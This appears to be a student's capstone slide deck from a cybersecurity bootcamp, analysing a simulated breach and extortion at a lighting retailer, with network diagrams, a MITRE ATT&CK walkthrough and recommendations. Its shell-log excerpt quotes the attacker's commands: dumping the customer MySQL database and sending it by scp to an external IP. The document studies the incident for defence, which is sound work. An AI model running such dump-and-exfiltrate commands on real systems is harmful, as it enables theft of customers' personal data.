Capstone Project
Premium House Lights

By Jasraj Johal

About me


- 1st Year Computer Science student at McMaster University, Hamilton
- Highly interested in Cybersecurity, expanding my knowledge through this bootcamp at LightHouseLabs
- I love working with hardware and figuring things on my own.

Company Scenario

- Ontario luxury lighting boutique.
- Operates e-commerce site + store with loyal customers.
- Server vital for transactions and storing data.
- Focuses on securing customer trust/data.
- Faced breach due to weak security.
- Resulted in theft of sensitive customer data.
- Attacker used vulnerabilities, PHP shell, weak credentials.


First interaction with the threat actor

- Identified themselves as "**The 4C484C Group**"
- Extortion email sent to the support mailbox
- Threatening to release sensitive customer information on pastebin.
- Demanding Ransom of 10 BTC to a wallet id within few days.
- Provided proof of a small dataset from the mysql data breach.



CURRENT NETWORK SETUP

VLAN #1 Production - 10.10.1.0/24
VLAN #2 Employees - 10.10.5.0/24



Internet

Firewall

Switch

Switch

Webserver
10.10.1.2

Database
10.10.1.3

File Server

Production VLAN - 10.10.1.0/24


WiFi

Employees


Employees VLAN - 10.10.5.0/24

premiumhouselights.com
Webserver is accessible from the internet
(hosts the company's website)

VLAN #1 Production - 10.10.1.0/24
VLAN #2 Employees - 10.10.5.0/24
VLAN #3 Web Server - 10.10.2.0/24



VLAN #1 Production - 10.10.1.0/24
VLAN #2 Employees - 10.10.5.0/24
VLAN #3 Web Server - 10.10.2.0/24




A DMZ is a protective zone that separates the public internet from private networks to enhance security while still allowing safe communication with the outside world.

MITRE ATT&CK Framework

- Reconnaissance
- Initial Access
- Privilege Escalation
- Lateral Movement
- Exfiltration

MITRE ATT&CK® Framework – Reconnaisance

The attack commenced on 20 Feb 2022 02:58:22 GMT with multiple HTTP GET requests originating from the following IP address 138.68.92.163 suggesting automated scanning or probing.




```
GET /randomfile1 HTTP/1.1
Host: 134.122.33.221
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*

HTTP/1.1 404 Not Found
Date: Sun, 20 Feb 2022 02:58:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 276
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
```

Snippet from Wireshark log file

ATT&CK®




```
19/02/22 22:00:27 netstat -atunp
19/02/22 22:00:48 sudo -l
19/02/22 22:00:55 sudo mysql -u root -p
19/02/22 22:01:45 sudo mysqldump -u root -p phl > phl.db
19/02/22 22:01:49 file phl.db
19/02/22 22:01:59 head -50 phl.db
19/02/22 22:02:17 ls
19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db
19/02/22 22:02:36 rm phl.db
19/02/22 22:02:38 exit
```

Shell logs

- After achieving access, the attacker exploited weak credentials to breach the MySQL database containing customer information.
- Leveraging this access, they employed the Secure Copy Protocol (SCP) to transfer the database contents to an external machine under the attacker's control.
- The compromised customer data includes personally identifiable information (PII), such as contact names, phone numbers, and other sensitive details.

Recommendations



- Patch Management
- Penetration Testing
- Network Segmentation
- Honeypots

Conclusion

- This incident highlights the critical need for robust cybersecurity practices to safeguard sensitive customer information and uphold the company's reputation.
- The organization must swiftly remediate vulnerabilities, fortify its security infrastructure, and adopt a proactive stance against future threats.